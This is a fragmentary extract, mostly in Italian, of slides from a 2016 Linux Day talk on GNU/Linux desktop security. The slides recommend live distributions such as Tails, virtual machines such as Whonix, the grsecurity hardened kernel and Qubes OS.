
img src: Wikipedia



img src: Wikipedia



img src: Wikipedia



Live-cd, virtualizzazione, kernel hardened





Live-CD, una soluzione “estrema”..


Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://prism-break.org

PRISM ✕ BREAK Media Donate Bitcoin Contribute English

Free alternatives	Notes
 Liberté Linux Live CD/USB based on Hardened Gentoo designed as a communication aid in hostile environments.	A live distribution like Tails or Liberté Linux is the fastest and easiest way to a secure operating system. All you have to do is create a bootable CD or USB drive with the files provided and you're set. Everything else will be preconfigured for you.
 Tails Live CD/USB based on Debian and Tor aimed at preserving your privacy and anonymity.	A virtual machine (VM) image like Whonix is designed to be run inside of a virtualization package like VirtualBox . VirtualBox can be installed on Windows, Linux, OS X, and Solaris. This means that if you're stuck using Windows or OS X for whatever reason, you can install VirtualBox and use Whonix to increase your privacy and security.
 JonDo Live CD/USB based on Debian with pre-configured tools for anonymous surfing and more.	
 Whonix	



Hardened kernel (grsecurity)

What is grsecurity?

Grsecurity® is an extensive security enhancement to the Linux kernel that defends against a wide range of security threats through intelligent access control, memory corruption-based exploit prevention, and a host of other system hardening that generally require no configuration. It has been actively developed and maintained for the past 14 years. Commercial support for grsecurity is available through Open Source Security, Inc.

Defends against zero-day

Mitigates shared-host/container weaknesses

Goes beyond access control


Integrates with your existing distribution

Has a proven track record

<http://grsecurity.net/>

Qubes OS [<https://www.qubes-os.org/>]

“A reasonably secure operating system”



img src: Wikipedia

GNU/Linux desktop security - Linux Day - Pisa - 22 Ottobre 2016

Domande?

Quali sono i rischi (di sicurezza informatica) legati all'utilizzo di una postazione di lavoro GNU/Linux?

Come possiamo rendere la nostra stazione più resistente nei confronti degli attacchi informatici?



con il contributo di  Linux Professional Institute Italia

Relatore:

NETWORK
enForcer
SECURITY

Igor Falcomatà
Chief Technical Officer
ifalcomata@enforcer.it



<http://creativecommons.org/licenses/by-sa/2.0/it/deed.it>